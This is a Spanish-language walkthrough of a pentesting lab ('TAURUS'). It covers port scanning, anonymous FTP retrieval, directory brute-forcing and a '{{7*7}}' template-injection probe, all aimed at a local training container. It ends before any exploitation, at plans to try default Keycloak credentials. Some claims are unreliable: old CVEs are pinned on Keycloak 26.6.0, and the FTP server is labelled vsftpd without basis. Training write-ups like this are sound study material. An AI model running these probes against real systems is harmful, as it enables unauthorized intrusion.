

Solución al lab **TAURUS** (nivel difícil)

```
chifay@kali: ~/Whoami-Labs/TAURUS
Session Actions Edit View Help

WHOAMI-LABS

Entrena pentesting en escenarios reales.
Simula ataques · Documenta hallazgos · Progresa.

Cargando imagen...
Imagen lista
Desplegando...

¡Listo para atacar!

Lab: Taurus
Dificultad: ***** difícil
XP: 5

Objetivo: 172.17.0.2
Fecha: 2026-08-27 13:34:01 -0600

Flag (AuthNLabs{ ... }):
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/TAURUS
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/TAURUS  chifay@kali: ~/Whoami-Labs/TAURUS
└─$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_taurus
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-27 13:35 -0600

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64
ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--  1 taurus  taurus      333 Aug 27 19:33 market_risk_assessment.txt
|_rw-r--r--  1 taurus  taurus      362 Aug 27 19:33 q1_financial_statement.txt
ftp-syst:
STAT:
FTP server status:
Connected to: 172.17.0.2:21
Waiting for username.
TYPE: ASCII; STRUcture: File; MODE: Stream
Data connection closed.
End of status.
fingerprint-strings:
  GenericLines:
    220 220 Taurus Enterprise FTP Archive
    Command "" not understood.
    Command "" not understood.
  Help:
    220 220 Taurus Enterprise FTP Archive
    214-The following commands are recognized:
    ABOR ALLO APPE CDUP CWD DELE EPRT EPSV
    FEAT HELP LIST MDTM MFMT MKD MLSD MLST
    MODE NLST NOOP OPTS PASS PASV PORT PWD
    QUIT REIN REST RETR RMD RNFR RNT0 SITE
    SIZE STAT STOR STOU STRU SYST TYPE USER
    XCUP XCWD XMKD XPWD XRMD
    Help command successful.
    NULL, SMBProgNeg, SSLSessionReq:
    220 220 Taurus Enterprise FTP Archive
```

```

22/tcp open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
|_ ssh-hostkey:
|   256 c7:b3:52:07:75:e6:ad:1c:c2:ad:89:67:96:64:1b:f6 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAYNTYAAABBBN4mySI1q6wu+3ZxkUojsilbxQqxm2XgyJeYhYImmB4+CN7
FWn0HW67e3ih4fCAROZb3z1G+5u6YWA6fn0ESNkA=
|   256 d4:f0:3a:c6:f8:8b:2f:9f:5a:61:1e:0d:da:e8:ba:d5 (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEQn5MHYV2zyg9ptehdwWerFsyBi/OBrToAPctEaWv7
80/tcp open  http      syn-ack ttl 64 Werkzeug httpd 3.1.8 (Python 3.11.16)
|_ http-title: Taurus Financial Group | Enterprise Gateway
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET
|_ http-server-header: Werkzeug/3.1.8 Python/3.11.16
3000/tcp open http      syn-ack ttl 64 Werkzeug httpd 3.1.8 (Python 3.11.16)
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET
|_ http-favicon: Unknown favicon MD5: DEDCD884FBA133A87D78612437703A5E
|_ http-title: Taurus Observability Hub
|_ http-server-header: Werkzeug/3.1.8 Python/3.11.16
8080/tcp open http      syn-ack ttl 64 Werkzeug httpd 3.1.8 (Python 3.11.16)
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET
|_ http-title: Taurus Identity Management | IAM Core
|_ http-server-header: Werkzeug/3.1.8 Python/3.11.16
9090/tcp open http      syn-ack ttl 64 Werkzeug httpd 3.1.8 (Python 3.11.16)
|_ http-server-header: Werkzeug/3.1.8 Python/3.11.16
|_ http-title: Site doesn't have a title (text/plain; charset=utf-8).
|_ http-methods:
|_   Supported Methods: OPTIONS HEAD GET

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint a
t https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port21-TCP:V=7.99%I=7%D=8/27%Time=6A90919C%P=x86_64-pc-linux-gnu%r(NULL
SF: ,27,"220\x20220\x20Taurus\x20Enterprise\x20FTP\x20Archive\r\n")%r(Gener
SF: icLines,67,"220\x20220\x20Taurus\x20Enterprise\x20FTP\x20Archive\r\n500
SF: \x20Command\x20\"\" \x20not\x20understood\.\r\n500\x20Command\x20\"\" \x2
SF: 0not\x20understood\.\r\n")%r(Help,1B8,"220\x20220\x20Taurus\x20Enterpri
SF: se\x20FTP\x20Archive\r\n214-The\x20following\x20commands\x20are\x20reco
SF: gnized:\r\n\x20ABOR\x20\x20\x20ALLO\x20\x20\x20APPE\x20\x20\x20CDUP\x20
SF: \x20\x20CWD\x20\x20\x20\x20DELE\x20\x20\x20EPRT\x20\x20\x20EPSV\x20\x20
SF: \r\n\x20FEAT\x20\x20\x20HELP\x20\x20\x20LIST\x20\x20\x20MDTM\x20\x20\x2
SF: 0MFMT\x20\x20\x20MKD\x20\x20\x20\x20MLSD\x20\x20\x20MLST\x20\x20\r\n\x2
SF: 0MODE\x20\x20\x20NLST\x20\x20\x20N00P\x20\x20\x20OPTS\x20\x20\x20PASS\x
SF: 20\x20\x20PASV\x20\x20\x20PORT\x20\x20\x20PWD\x20\x20\x20\r\n\x20QUIT\x
SF: 20\x20\x20REIN\x20\x20\x20REST\x20\x20\x20RETR\x20\x20\x20RMD\x20\x20\x
SF: 20\x20RNFR\x20\x20\x20RNT0\x20\x20\x20SITE\x20\x20\r\n\x20SIZE\x20\x20\
SF: x20STAT\x20\x20\x20STOR\x20\x20\x20STOU\x20\x20\x20STRU\x20\x20\x20SYST
SF: \x20\x20\x20TYPE\x20\x20\x20USER\x20\x20\r\n\x20XCUP\x20\x20\x20XCD\x2
SF: 0\x20\x20XMKD\x20\x20\x20XPWD\x20\x20\x20XRMD\x20\x20\r\n214\x20Help\x2
SF: 0command\x20successful\.\r\n")%r(SSLSessionReq,27,"220\x20220\x20Taurus
SF: \x20Enterprise\x20FTP\x20Archive\r\n")%r(SMBProgNeg,27,"220\x20220\x20T
SF: aurus\x20Enterprise\x20FTP\x20Archive\r\n");
MAC Address: CA:0F:FB:2D:4B:94 (Unknown)
Service Info: Host: 220; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

ANÁLISIS INICIAL

Servicios Detectados:

Puerto	Servicio	Versión	Descripción
21	FTP	vsftpd	✅ Acceso anónimo permitido
22	SSH	OpenSSH 9.2p1	Posible vector con credenciales
80	HTTP	Werkzeug 3.1.8	Taurus Financial Group (Gateway)
3000	HTTP	Werkzeug 3.1.8	Taurus Observability Hub
8080	HTTP	Werkzeug 3.1.8	Taurus Identity Management (IAM)
9090	HTTP	Werkzeug 3.1.8	Sin título (text/plain)

Descargar archivo de FTP anónimo

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 220 Taurus Enterprise FTP Archive
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering extended passive mode (|||36937|).
125 Data connection already open. Transfer starting.
-rw-r--r--  1 taurus  taurus      333 Aug 27 19:33 market_risk_assessment.txt
-rw-r--r--  1 taurus  taurus      362 Aug 27 19:33 q1_financial_statement.txt
226 Transfer complete.
ftp> get market_risk_assessment.txt
local: market_risk_assessment.txt remote: market_risk_assessment.txt
229 Entering extended passive mode (|||43823|).
125 Data connection already open. Transfer starting.
100% |*****| 333 1.88 MiB/s 00:00 ETA
226 Transfer complete.
333 bytes received in 00:00 (1.21 MiB/s)
ftp> get q1_financial_statement.txt
local: q1_financial_statement.txt remote: q1_financial_statement.txt
229 Entering extended passive mode (|||47601|).
125 Data connection already open. Transfer starting.
100% |*****| 362 4.72 MiB/s 00:00 ETA
226 Transfer complete.
362 bytes received in 00:00 (1.79 MiB/s)
```

Ver contenido de archivos

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ echo -e "\n=== ARCHIVOS FTP ==="
cat market_risk_assessment.txt
echo "___"
cat q1_financial_statement.txt

=== ARCHIVOS FTP ===
TAURUS FINANCIAL GROUP - GLOBAL RISK & COMPLIANCE ASSESSMENT

Asset Class: Corporate Bonds & Credit Derivatives
Risk Rating: Low-Moderate
Compliance Status: Basel III Compliant

Notes:
Portfolio stress-testing completed across North American and European markets.
Counterparty credit risks remain within acceptable volatility bands.

___
TAURUS FINANCIAL GROUP - Q1 EARNINGS & ASSET REPORT

Total Assets Under Management (AUM): $14.8B
Liquidity Coverage Ratio: 142.5%
Quarterly Return on Investment: +6.4%

Executive Summary:
Operating margins have maintained positive momentum throughout the first quarter.
Capital allocation remains focused on institutional liquidity and global equity portfolios.
```

Probar SSTI en los servicios

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ echo -e "\n=== SSTI TEST ==="
for port in 80 3000 8080 9090; do
  echo -n "\nPuerto $port - {{7*7}}: "
  curl -s -o /dev/null -w "%{http_code}\n" "http://172.17.0.2:$port/?name={{7*7}}"
done

=== SSTI TEST ===

Puerto 80 - {{7*7}}:
Puerto 3000 - {{7*7}}:
Puerto 8080 - {{7*7}}:
Puerto 9090 - {{7*7}}:
```

Probar consola de debug


```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ echo -e "\n=== DEBUG CONSOLE ==="
for port in 80 3000 8080 9090; do
  echo -n "\nPuerto $port - /console: "
  curl -s -o /dev/null -w "%{http_code}\n" "http://172.17.0.2:$port/console"
done

=== DEBUG CONSOLE ===

Puerto 80 - /console: 404
Puerto 3000 - /console: 200
Puerto 8080 - /console: 404
Puerto 9090 - /console: 404
```

Enumeración web

Puerto 80




```
Taurus Financial Group | Ente x http://172.17.0.2/ x +
view-source:http://172.17.0.2/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
17 <nav class="nav-links">
18 <a href="/" class="active">Overview</a>
19 <a href="javascript:void(0) onclick="goToIAM('/auth/realms/taurus-corp/protocol/openid-connect/auth')" class="btn-sso">SSO
Login</a>
20 </nav>
21 </div>
22 </header>
23
24 <main class="hero-section">
25 <div class="hero-content">
26 <div class="badge-tag">ENTERPRISE INSTITUTIONAL PORTAL</div>
27 <h1>Secure Institutional Liquidity & Asset Custody</h1>
28 <p>Taurus Financial delivers tier-1 digital asset infrastructure and integrated identity management for global institutions.</p>
29 <div class="cta-group">
30 <a href="javascript:void(0) onclick="goToIAM('/auth')" class="btn-primary">Taurus IAM Portal</a>
31 <a href="javascript:void(0) onclick="goToIAM('/auth/realms/taurus-corp/login-actions/reset-credentials')" class="btn-
secondary">Recover Access</a>
32 </div>
33 </div>
34 <div class="hero-grid">
35 <div class="info-card">
36 <h3>Identity Provider</h3>
37 <p>Centralized enterprise federation layer protecting corporate assets and client data.</p>
38 </div>
39 <div class="info-card">
40 <h3>Audit Compliance</h3>
41 <p>Automated vault syncing and credential validation engine with real-time auditing.</p>
42 </div>
43 </div>
44 </main>
45
46 <footer class="footer">
47 <p>© 2026 Taurus Financial Group Inc. All rights reserved. System Realm: <code>taurus-corp</code></p>
48 </footer>
49
50 <script>
51 function goToIAM(path) {
52     const host = window.location.hostname || '127.0.0.1';
53     window.location.href = window.location.protocol + '//' + host + ':8080' + path;
54 }
```

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ feroxbuster -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak,old,env,zip,db,sql,log,e
nv -t 50 -C 403,404 -o web.txt

FERRIC OXIDE
by Ben "epi" Risher ver: 2.13.1

Target Url http://172.17.0.2/
In-Scope Url 172.17.0.2
Threads 50
Wordlist /usr/share/wordlists/dirb/common.txt
Status Code Filters [403, 404]
Timeout (secs) 7
User-Agent feroxbuster/2.13.1
Config File /etc/feroxbuster/ferox-config.toml
Extract Links true
Output File web.txt
Extensions [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 553l 1051w 10488c http://172.17.0.2/static/css/style.css
200 GET 57l 167w 2551c http://172.17.0.2/
500 GET 5l 37w 265c http://172.17.0.2/compliance
[#####] - 36s 55512/55512 0s found:3 errors:2293
[#####] - 36s 55368/55368 1556/s http://172.17.0.2/
```

Puerto 3000

Taurus Observability Hub

+

← → ↺ 🏠 🔒 Not Secure http://172.17.0.2:3000 ☆ ⬇️ 👤 📄 ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

TAURUS CLUSTER OBSERVABILITY [READ-ONLY]

SYSTEM HEALTHY

IAM REQUESTS / SEC

1,482 rps

Realm: taurus-corp

ACTIVE SSO SESSIONS

342

SSO Broker: Active

AUDIT SYNC STATUS

SYNCED

Status: Periodic Heartbeat

Taurus Observability Hub

http://172.17.0.2:3000/

+

← → ↺ 🏠 🔒 Not Secure view-source:http://172.17.0.2:3000/ ☆ ⬇️ 👤 📄 ☰

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>Taurus Observability Hub</title>
6   <style>
7     body { background: #0b0c10; color: #c5c6c7; font-family: 'Segoe UI', Tahoma, Geneva, Verdana, sans-serif; margin: 0; padding: 20px; }
8     .header { display: flex; justify-content: space-between; border-bottom: 1px solid #1f2833; padding-bottom: 15px; }
9     .title { color: #66fcf1; font-size: 22px; font-weight: bold; }
10    .grid { display: grid; grid-template-columns: repeat(3, 1fr); gap: 20px; margin-top: 30px; }
11    .card { background: #1f2833; border: 1px solid #45a29e; border-radius: 8px; padding: 20px; box-shadow: 0 4px 10px rgba(0,0,0,0.5); }
12    .card h3 { margin-top: 0; color: #45a29e; font-size: 16px; }
13    .val { font-size: 32px; font-weight: bold; color: #fff; margin: 10px 0; }
14    .badge { display: inline-block; background: #0b8457; color: #fff; padding: 4px 10px; border-radius: 4px; font-size: 12px; }
15  </style>
16 </head>
17 <body>
18   <div class="header">
19     <div class="title">TAURUS CLUSTER OBSERVABILITY [READ-ONLY]</div>
20     <div><span class="badge">SYSTEM HEALTHY</span></div>
21   </div>
22   <div class="grid">
23     <div class="card">
24       <h3>IAM REQUESTS / SEC</h3>
25       <div class="val">1,482 rps</div>
26       <p>Realm: taurus-corp</p>
27     </div>
28     <div class="card">
29       <h3>ACTIVE SSO SESSIONS</h3>
30       <div class="val">342</div>
31       <p>SSO Broker: Active</p>
32     </div>
33     <div class="card">
34       <h3>AUDIT SYNC STATUS</h3>
35       <div class="val">SYNCED</div>
36       <p>Status: Periodic Heartbeat</p>
37     </div>
38   </div>
39 </body>
40 </html>
```

```
(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ feroxbuster -u http://172.17.0.2:3000 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak,old,env,zip,db,sql,log,env -t 50 -C 403,404 -o web_3000.txt


FERROXBUSTER
by Ben "epi" Risher 🐼 ver: 2.13.1

Target Url      http://172.17.0.2:3000/
In-Scope Url    172.17.0.2
Threads         50
Wordlist        /usr/share/wordlists/dirb/common.txt
Status Code Filters [403, 404]
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     web_3000.txt
Extensions     [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

200 GET 401 172w 1726c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
[#####] - 53s 110736/110736 0s found:0 errors:6921
[#####] - 52s 55368/55368 1069/s http://172.17.0.2:3000/
[#####] - 41s 55368/55368 1362/s http://172.17.0.2:3000/cgi-bin/
```

Puerto 8080



```
Taurus Identity Management x http://172.17.0.2:8080/ x +
Not Secure view-source:http://172.17.0.2:8080/
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
13 <div class="logo">
14 <span class="logo-icon"></span>
15 <span class="logo-text">TAURUS<strong>IAM</strong></span>
16 </div>
17 <nav class="nav-links">
18 <a href="/auth/realms/taurus-corp/.well-known/openid-configuration" class="nav-item">OpenID Discovery</a>
19 <a href="/auth/realms/taurus-corp/protocol/openid-connect/auth" class="btn-sso">Admin Console</a>
20 </nav>
21 </div>
22 </header>
23
24 <main class="iam-container">
25 <div class="iam-card">
26 <div class="realm-badge">REALM: taurus-corp</div>
27 <h2>Taurus Enterprise Identity Provider</h2>
28 <p class="server-ver">Keycloak-RHBK/26.6.0 (Enterprise Build)</p>
29
30 <div class="feature-list">
31 <div class="feature-item">
32 <strong>OpenID Connect 1.0 & SAML 2.0</strong>
33 <span>Full Single Sign-On broker for enterprise downstream portals.</span>
34 </div>
35 <div class="feature-item">
36 <strong>Self-Service Credential Reset</strong>
37 <span>Automated password recovery flow available at standard realm endpoints.</span>
38 </div>
39 </div>
40
41 <div class="action-buttons">
42 <a href="/auth/realms/taurus-corp/protocol/openid-connect/auth" class="btn-primary full-w">Authenticate via SSO</a>
43 <a href="/auth/realms/taurus-corp/login-actions/reset-credentials" class="btn-secondary full-w">Forgot Credentials?</a>
44 </div>
45 </div>
46 </main>
47
48 <footer class="footer">
49 <p>Taurus IAM Core Service · Keycloak-RHBK 26.6.0 Protocol Engine</p>
50 </footer>
51 </body>
52 </html>
```

```
172.17.0.2:8080/auth/realms x +
http://172.17.0.2:8080/auth/realms/taurus-corp/.well-known/openid-configuration
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
{
  "authorization_endpoint": "http://172.17.0.2:8080/auth/realms/taurus-corp/protocol/openid-connect/auth",
  "grant_types_supported": [
    0: "authorization_code",
    1: "client_credentials",
    2: "refresh_token"
  ],
  "id_token_signing_alg_values_supported": [
    0: "RS256"
  ],
  "issuer": "http://172.17.0.2:8080/auth/realms/taurus-corp",
  "jwks_uri": "http://172.17.0.2:8080/auth/realms/taurus-corp/protocol/openid-connect/certs",
  "response_types_supported": [
    0: "code",
    1: "token",
    2: "id_token"
  ],
  "subject_types_supported": [
    0: "public"
  ],
  "token_endpoint": "http://172.17.0.2:8080/auth/realms/taurus-corp/protocol/openid-connect/token",
  "userinfo_endpoint": "http://172.17.0.2:8080/auth/realms/taurus-corp/protocol/openid-connect/userinfo"
}
```



```
FERRIC OXIDE
by Ben "epi" Risher  ver: 2.13.1

Target Url      http://172.17.0.2:8080/
In-Scope Url    172.17.0.2
Threads         50
Wordlist        /usr/share/wordlists/dirb/common.txt
Status Code Filters [403, 404]
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     web_8080.txt
Extensions     [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 1l 1w 677c http://172.17.0.2:8080/auth/realms/taurus-corp/.well-known/openid-configuratio
n
200 GET 45l 115w 1881c http://172.17.0.2:8080/auth/realms/taurus-corp/login-actions/reset-credentials
200 GET 553l 1051w 10488c http://172.17.0.2:8080/static/css/style.css
200 GET 42l 104w 1768c http://172.17.0.2:8080/auth/realms/taurus-corp/protocol/openid-connect/auth
200 GET 52l 130w 2294c http://172.17.0.2:8080/
200 GET 52l 130w 2294c http://172.17.0.2:8080/auth
[#####] - 38s 55524/55524 0s found:6 errors:2301
[#####] - 37s 55368/55368 1487/s http://172.17.0.2:8080/
```

Puerto 9090

```
172.17.0.2:9090/ x +
Not Secure http://172.17.0.2:9090
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

# HELP taurus iam active_sessions Active Keycloak User Sessions
# TYPE taurus iam active_sessions gauge
taurus_iam_active_sessions{realm="taurus-corp"} 342
# HELP taurus http_requests_total Total HTTP Requests Processed
# TYPE taurus http_requests_total counter
taurus_http_requests_total{code="200",handler="openid_connect"} 94812
taurus_http_requests_total{code="200",handler="reset_credentials"} 124
taurus_http_requests_total{code="302",handler="login_redirect"} 4390
# HELP node_cpu_seconds_total Total CPU usage seconds
# TYPE node_cpu_seconds_total counter
node_cpu_seconds_total{mode="idle"} 183204.12
node_cpu_seconds_total{mode="system"} 1420.45
node_cpu_seconds_total{mode="user"} 3829.11

(chifay@kali)-[~/Whoami-Labs/TAURUS]
$ feroxbuster -u http://172.17.0.2:9090 -w /usr/share/wordlists/dirb/common.txt -x php,txt,html,bak,old,env,zip,db,sql,log,env -t 50 -C 403,404 -o web_9090.txt

FERRIC OXIDE
by Ben "epi" Risher  ver: 2.13.1

Target Url      http://172.17.0.2:9090/
In-Scope Url    172.17.0.2
Threads         50
Wordlist        /usr/share/wordlists/dirb/common.txt
Status Code Filters [403, 404]
Timeout (secs)  7
User-Agent      feroxbuster/2.13.1
Config File     /etc/feroxbuster/ferox-config.toml
Extract Links   true
Output File     web_9090.txt
Extensions     [php, txt, html, bak, old, env, zip, db, sql, log, env]
HTTP methods    [GET]
Recursion Depth 4

Press [ENTER] to use the Scan Management Menu™

404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with
--dont-filter
200 GET 13l 47w 700c http://172.17.0.2:9090/
[#####] - 36s 55368/55368 0s found:1 errors:2280
[#####] - 36s 55368/55368 1544/s http://172.17.0.2:9090/
```

ANÁLISIS DE HALLAZGOS

Servicio	Vector	Estado
FTP (21)	Archivos informativos	✅ Descargados (sin credenciales)
IAM (8080)	Keycloak 26.6.0	⚠️ Vector principal (probable)
Observability (3000)	Dashboard read-only	❌ Sin interacción aparente
Metrics (9090)	Prometheus exporter	❌ Contiene información de rutas
Gateway (80)	Página de entrada	❌ Redirige a IAM

VECTOR DE ATAQUE: KEYCLOAK

1. Keycloak - Versión 26.6.0

Keycloak es un servidor de identidad y acceso (IAM). La versión 26.6.0 puede tener vulnerabilidades conocidas (CVE-2021-38153 - Account Takeover, CVE-2020-14389 - Path Traversal)

Vamos a probar credenciales comunes en keycloak

